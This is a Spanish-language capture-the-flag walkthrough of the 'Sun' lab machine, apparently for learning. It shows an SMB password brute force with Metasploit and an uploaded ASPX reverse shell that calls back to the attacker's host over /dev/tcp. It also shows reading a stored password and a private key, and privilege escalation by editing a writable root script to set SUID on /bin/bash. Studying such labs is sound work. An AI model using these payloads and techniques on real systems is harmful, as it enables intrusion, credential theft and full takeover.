SUN

1- LOCALIZAMOS LA MAQUINA VICTIMA

┌──(root㉿kali)-[/home/kali/Desktop/Sun]

└─# **sudo arp-scan -I eth0 --localnet**

Interface: eth0, type: EN10MB, IPv4: 192.168.0.26

192.168.0.29 VMware, Inc.

2- CONECTIVIDAD

┌──(root㉿kali)-[/home/kali/Desktop/Sun]

└─# **ping -c1 192.168.0.29**

PING 192.168.0.29 (192.168.0.29) 56(84) bytes of data.

64 bytes from 192.168.0.29: icmp_seq=1 ttl=64 time=1.09 ms

--- 192.168.0.29 ping statistics ---

1 packets transmitted, 1 received, 0% packet loss, time 0ms

rtt min/avg/max/mdev = 1.094/1.094/1.094/0.000 ms

3- ESCANEAMOS PUERTOS

┌──(root㉿kali)-[/home/kali/Desktop/Sun]

└─# **nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.29**

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)

80/tcp open http nginx 1.22.1


139/tcp open netbios-ssn Samba smbd 4.6.2

445/tcp open netbios-ssn Samba smbd 4.6.2

8080/tcp open http nginx 1.22.1


PUERTO 80

Visitamos el servidor web



No hay nada interesante aparentemente

PUERTO 8080



4-ENUMERAMOS DIRECTORIOS

┌──(root㉿kali)-[/home/kali/Desktop/Sun]

└─# **gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://192.168.0.29 -x php,html,doc,pdf,txt**

===

Gobuster v3.6

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

===

[+] Url: http://192.168.0.29

[+] Method: GET

[+] Threads: 10

[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

[+] Negative Status codes: 404

[+] User Agent: gobuster/3.6

[+] Extensions: php,html,doc,pdf,txt

[+] Timeout: 10s

==========

Starting gobuster in directory enumeration mode

==========

/index.html (Status: 200) [Size: 263]

Progress: 1323360 / 1323366 (100.00%)

==========

Finished

==========

Vamos con el 8080

Una eternidad que descarto

Vamos a probar con "enum4linux". Enum4linux es una herramienta de enumeración diseñada específicamente para sistemas Windows y Samba. Su propósito principal es recopilar información detallada sobre usuarios, grupos, recursos compartidos, políticas de contraseña y más en un entorno de red.

┌──(root㉿kali)-[/home/kali/Desktop/Sun]

└─# **enum4linux 192.168.0.29**

Usuario encontrado: punt4n0

Ahora, con metasploit intentamos encontrar una contraseña.La opción -q se utiliza para iniciar la consola de Metasploit en modo silencioso, lo que significa que no mostrará el banner de Metasploit al iniciar.

┌──(root㉿kali)-[/home/kali/Desktop/Sun]

└# **msfconsole -q**

msf6 > search smb

msf6 > use 99

msf6 auxiliary(scanner/smb/smb_login) > show options

Module options (auxiliary/scanner/smb/smb_login):

msf6 auxiliary(scanner/smb/smb_login) > **set SMBUser punt4n0**

SMBUser => punt4n0

msf6 auxiliary(scanner/smb/smb_login) > **set pass_file /usr/share/wordlists/rockyou.txt**

pass_file => /usr/share/wordlists/rockyou.txt

msf6 auxiliary(scanner/smb/smb_login) > **set rhosts 192.168.0.29**

rhosts => 192.168.0.29

msf6 auxiliary(scanner/smb/smb_login) > **run** (**Tarda un poquito**)

[+] 192.168.0.29:445 - 192.168.0.29:445 - Success: '.\punt4n0:sunday'

Tenemos usuario "punt4n0" y contraseña "sunday"

Smbmap permite a los usuarios enumerar recursos compartidos, directorios y archivos en servidores SMB, así como obtener información sobre permisos y otras propiedades de estos recursos.

Usamos smbmap

┌──(root㉿kali)-[/home/kali/Desktop/Sun]

└# **smbmap -H 192.168.0.29 -u punt4n0 -p sunday**

[+] IP: 192.168.0.29:445 Name: 192.168.0.29 Status: Authenticated

Disk Permissions

Comment

---

print$ READ ONLY
Printer Drivers

IPC$ NO ACCESS
IPC Service (Samba 4.17.12-Debian)

punt4n0 READ, WRITE
File Upload Path

De aqui, sacamos una información interesante ya que, parece ser una ruta

en el sistema de archivos donde se pueden cargar archivos.

Este comando establecerá una conexión con el servidor SMB en 192.168.0.29, se autenticará con el usuario punt4n0 y la contraseña sunday.

┌──(root㉿kali)-[/home/kali/Desktop/Sun]

└─# **smbclient //192.168.0.29/punt4n0 -U "punt4n0%sunday"**

Try "help" to get a list of possible commands.

smb: \>

Listamos

smb: \> ls

.	D	0	Sun May	5 16:05:24 2024
..	D	0	Mon Apr	1 12:43:11 2024
index.html	N	263	Tue Apr	2 04:54:36 2024
sun.jpg	N	98346	Tue Apr	2 04:49:44 2024

19480400 blocks of size 1024. 15733976 blocks available

smb: \>

Vemos los comandos que podemos usar

smb: \> help

?	allinfo	altname	archive	backup
blocksize	cancel	case_sensitive	cd	chmod
chown	close	del	deltree	dir
du	echo	exit	get	getfacl
geteas	hardlink	help	history	iosize
lcd	link	lock	lowercase	ls
l	mask	md	mget	mkdir
more	mput	newer	notify	open
posix	posix_encrypt	posix_open	posix_mkdir	posix_rmdir
posix_unlink	posix_whoami	print	prompt	put
pwd	q	queue	quit	readlink
rd	recurse	reget	rename	reput
rm	rmdir	showacls	setea	setmode
scopy	stat	symlink	tar	tarmode
timeout	translate	unlock	volume	vuid
wdel	logon	listconnect	showconnect	tcon
tdis	tid	utimes	logoff	..
!				


smb: \>

Con whatweb descubrimos que tecnologias corren en el puerto 8080

┌──(root㉿kali)-[/home/kali/Desktop/Sun]

└─# **whatweb 192.168.0.29:8080**

http://192.168.0.29:8080 [200 OK] ASP_NET[4.0.30319], Country[RESERVED][ZZ], HTTPServer[nginx/1.22.1], IP[192.168.0.29], Title[Sun], nginx[1.22.1]



Como tenemos una ruta de carga de archivos "File Upload Path" y sabemos que podemos ejecutar el comando "put",lo que hacemos, primeramente, es crear un archivo prueba.txt y escribimos el texto prueba dentro.

┌──(root㉿kali)-[/home/kali/Desktop/Sun]


└─# **echo 'prueba' > prueba.txt**

Con put, subimos el archivo

smb: \> put prueba.txt

putting file prueba.txt as \prueba.txt (0.1 kb/s) (average 0.1 kb/s)

smb: \>



Ahora intentaremos subir una reverse shell, teniendo en cuenta que se ejecuta ASP.NET

┌──(root㉿kali)-[/home/kali/Desktop/Sun]

└─# **cat reverse_shell.aspx**

```
<%@ Page Language="C#" %>
<script runat="server">
    protected void Page_Load(object sender, EventArgs e)
    {
        System.Diagnostics.Process p = new System.Diagnostics.Process();
        p.StartInfo.FileName = "/bin/bash";
        p.StartInfo.Arguments = "-c 'bash -i >& /dev/tcp/192.168.0.26/1234 0>&1'";
        p.StartInfo.UseShellExecute = false;
        p.Start();
    }
</script>
```

Solo cambiamos por nuestra ip de Kali y nuestro puerto a la escucha.

En otra terminal de kali no ponemos a la escucha

┌──(root㉿kali)-[/home/kali/Desktop/Sun]

└─# **nc -nlvp 1234**

listening on [any] 1234 ...

La subimos

smb: \> put reverse_shell.aspx

putting file reverse_shell.aspx as \reverse_shell.aspx (27.4 kb/s) (average 4.3 kb/s)

smb: \>

Y conseguimos conexion de reverse shell desde el servidor a nuestra Kali

┌──(root㉿kali)-[/home/kali/Desktop/Sun]

└─# nc -nlvp 1234

listening on [any] 1234 ...

connect to [192.168.0.26] from (UNKNOWN) [192.168.0.29] 38386

bash: no se puede establecer el grupo de proceso de terminal (564): Función ioctl no apropiada para el dispositivo

bash: no hay control de trabajos en este shell

punt4n0@sun:~$

Listamos

punt4n0@sun:~$ **ls -la**

ls -la

total 44

drwx------ 5 punt4n0 punt4n0 4096 abr 2 11:05 .

drwxr-xr-x 3 root root 4096 abr 1 18:31 ..

lrwxrwxrwx 1 root root 9 nov 15 10:43 .bash_history -> /dev/null

-rw-r--r-- 1 punt4n0 punt4n0 220 nov 15 10:23 .bash_logout

-rw-r--r-- 1 punt4n0 punt4n0 3526 nov 15 10:23 .bashrc

drwxr-xr-x 3 punt4n0 punt4n0 4096 abr 1 18:37 .local

drwxr-xr-x 3 punt4n0 punt4n0 4096 abr 1 18:41 .mono

-rw-r--r-- 1 punt4n0 punt4n0 807 nov 15 10:23 .profile

-rw-r--r-- 1 punt4n0 punt4n0 17 abr 2 09:58 .**remember_password**

-rw-r--r-- 1 punt4n0 punt4n0 66 abr 1 18:37 .selected_editor

drwx------ 2 punt4n0 punt4n0 4096 abr 2 11:08 **.ssh**

-r-------- 1 punt4n0 punt4n0 33 abr 2 11:05 **user.txt**

punt4n0@sun:~$

Leemos el user.txt

punt4n0@sun:~$ **cat user.txt**

cat user.txt

3b16b996837f6e87ffb20ab19edb88b7

punt4n0@sun:~$

Flag de user

Revisamos el fichero .remember_password

punt4n0@sun:~$ **cat .remember_password**

cat .remember_password

Th3_p0w3r_0f_IIS

punt4n0@sun:~$

Contraseña: Th3_p0w3r_0f_IIS

Buscando por los directorios encontramos que dentro de .ssh tenemos una clave privada

punt4n0@sun:~$ **cd .ssh**

cd .ssh

punt4n0@sun:~/.ssh$ ls -la

ls -la

total 16

drwx------ 2 punt4n0 punt4n0 4096 abr 2 11:08 .

drwx------ 5 punt4n0 punt4n0 4096 abr 2 11:05 ..

-rw------- 1 punt4n0 punt4n0 381 abr 2 11:08 authorized_keys

-rw------- 1 punt4n0 punt4n0 1743 abr 2 11:08 **id_rsa**

punt4n0@sun:~/.ssh$ **cat id_rsa**

cat id_rsa

-----BEGIN RSA PRIVATE KEY-----

Proc-Type: 4,ENCRYPTED

DEK-Info: DES-EDE3-CBC,FD3DF78C63F0690C

DRKk/RJcwYG3mZYGsRkm/n6pP0jJx1p2JnDOahgk/lzdKA2KyasSU1he7udFGlW9

N76coKMV4MKnT+tlPFA8BfMN2ncRHaJ7MxPt0UnAZiVHA7b2AjbrokEL0ceSUfvW

Jrx8lYvNHqJ4LPzNjzdD6QaBRE/AC4ODdr2kvoy7HzXodaxQXJSAlzbj1fRnBao+

iNSc2aqc7udG9YoDJ4BmijSjm1ybf4SIGMczN6GMgE7uz0CP4tOw7KGLNlLlUm1g

AcH0fgChEApyWe+/VT3+va46U98fmqiSHQLU/9io6c9/0ThGHlha0s1M8GewXqtl

qtD5J+L63aGeKAmLDRS1GELzH61C6Olq1RmbIax26FMff2PkmE+TMRBK8a3x+OrN

XaA/Nyk50rjZhfc0gwTNT/HAB8ZsbgPwrKHT90cXGufEgaRg+Y5bTa/tnuGGThqG

eHteHxvArF0jCVqQMT3yLsyVxfT6Ptxec+JH2gv7qS63ugl+9JMNKRoFIdlo2BVF

3R1Cf3Dm9/sAO8VU6ET7FB9v039J3K7wib2KMIqMbI3aIQW/+0vHZ3vbwThoTRqq

7VZMBrBo7VeL1AkZu1IqbC14lIzSDKUDYl7HiiT27Aj7005YlCD0OZ1214JzooyW

sPs1ly+JExhOUIvvO/Nb21/fx6yD4spYhB08XGuEZKjJkM/9r4nEEHmR4FztT2oQ

PTt4JBrk3uHMSZPMrH5uFdrR0tnFp+8e9YUHpNQ28ufVpdQazH9nfGy8ohDA9J+C

n1i9HoEl857+MqUNAFnMn9Qa+QTvWG/k7RgW2Uey/Pyw7TjwtAOjjCOTrjApZNL/

Oo3dkd2i5j7wEKnpd3TWrBbiyKxY8efUyEb/Q3UR8+vDDLPhkNbPCLGC6w7najQ3

O7pbvuMg/RPqgE5nyR/qp9XfatCo8qbPmqECRoyadBJy+zmChoUqBgaedi3jOEpj

MT2GCaO2YGy3BVoqixtAC8/AoQxdFNum8VsFBfEQPUjMxTRqTTtORoBj0/+uMprc

KFOMXuMsSXQ+Ugi2Lhp4n9DF0WaKW7ALj9VwYmvHi4jQEqJ7tVVU7fWs5Qi2ac4r

0cUNJZxUBkTkz+mcfZHgi2DcdBrxGHoUGLbEK+T0xx76p9JzDUf8wVD+CqjTSAR5

cc6u7wiDuW+91LzBVI4HbRIAI5qBbeoys+50lE8hIk47flVSIgB4UqNE/6XXOQAi

UZ05Y9n8M/Tw9TKc8/Kaqa5JFZxPDjACb51898/IDSMljJKTraZQzPFfOu+NZgUQ

MHxp0UreQovHjcFyQROaZD5mZi1Q5fyALchrRWxlmZ+2TZeBROnQgWQcnX5EzkpO

N1mSxOai7i+PqCv/v5yppDxwpRPK53/aq0tJ1ZUvkSFPSJHDRFwXIV9y305yxrAy

kAXZHr3tqlK+uKQJ3V5X7lj09RTZRdqRd9YTlk7Lx1jMscKMv/lN2php/Cy6kr5t

APAVfrKyYzanfvUFyxJxwfRL6CbO3fsgaNskay7cYQXnjRNfvcCv2WzSaIf/lLOL

BC6eW46B/Jev3Lst9zWyN0Z6GLPqnfuqHd5eRn10Q+QHcYdb3lHYqA==

-----END RSA PRIVATE KEY-----

punt4n0@sun:~/.ssh$

La copiamos y pegamos en nuestro Kali

┌──(root㉿kali)-[/home/kali/Desktop/Sun]

└─# **sudo nano id_rsa**

┌──(root㉿kali)-[/home/kali/Desktop/Sun]

└─# **ls -la**

total 144

drwxr-xr-x 2 root root 4096 May 6 08:08 .

drwxr-xr-x 3 kali kali 4096 May 3 02:41 ..

-rw-r--r-- 1 root root 1743 May 6 08:08 **id_rsa**

-rw-r--r-- 1 root root 263 May 5 14:50 index.html

-rw-r--r-- 1 root root 7 May 6 02:13 prueba.txt

-rw-r--r-- 1 root root 393 May 6 02:44 reverse_shell.aspx

-rw-r--r-- 1 root root 98346 May 5 14:51 sun.jpg

-rw-r--r-- 1 root root 15279 May 6 08:05 Sun.txt

-rw-r--r-- 1 root root 1024 May 6 08:06 .Sun.txt.swp

Y ahora intentamos establecer conexion por SSH. Primero damos permisos a id_rsa

┌──(root㉿kali)-[/home/kali/Desktop/Sun]

└─# **chmod 600 id_rsa**

┌──(root㉿kali)-[/home/kali/Desktop/Sun]

└─# **ssh -i id_rsa punt4n0@192.168.0.29**

Enter passphrase for key 'id_rsa':

punt4n0@sun:~$ **id**

uid=1000(punt4n0) gid=1000(punt4n0) grupos=1000(punt4n0)

No tenemos permisos sudo y suid.Buscando por los directorios del sistema encontre esto:

punt4n0@sun:/opt$ **ls -la**

total 16

drwxr-xr-x 3 root root 4096 abr 2 10:58 .

drwxr-xr-x 18 root root 4096 abr 1 13:24 ..

drwx------ 3 root root 4096 abr 1 18:53 microsoft

-rwx---rw- 1 root root 97 abr 2 10:58 **service.ps1**

La extensión .ps1 es comúnmente asociada con scripts de PowerShell.

punt4n0@sun:/opt$ **cat service.ps1**

$idOutput = id

$outputFilePath = "/dev/shm/out"

El comando chmod +s /bin/bash para establecer el bit setuid en el archivo /bin/bash. Esto significa que cuando se ejecute /bin/bash, se ejecutará con los privilegios del propietario del archivo, que en este caso es el usuario root.

punt4n0@sun:/opt$ **ls -la /bin/bash**

-rwxr-xr-x 1 root root 1265648 abr 23 2023 /bin/bash

donde pone id,con nano, ponemos chmod +s /bin/bash

punt4n0@sun:/opt$ **ls -la /bin/bash**

-rwsr-sr-x 1 root root 1265648 abr 23 2023 /bin/bash

punt4n0@sun:/opt$ **/bin/bash -p**

bash-5.2# **id**

uid=1000(punt4n0) gid=1000(punt4n0) euid=0(root) egid=0(root) grupos=0(root),1000(punt4n0)

bash-5.2# **cd root**

bash-5.2# **ls**

root.txt

bash-5.2# **cat root.txt**

e1e7f5e01538acad8c272a5da450f9f6

bash-5.2#

Flag the root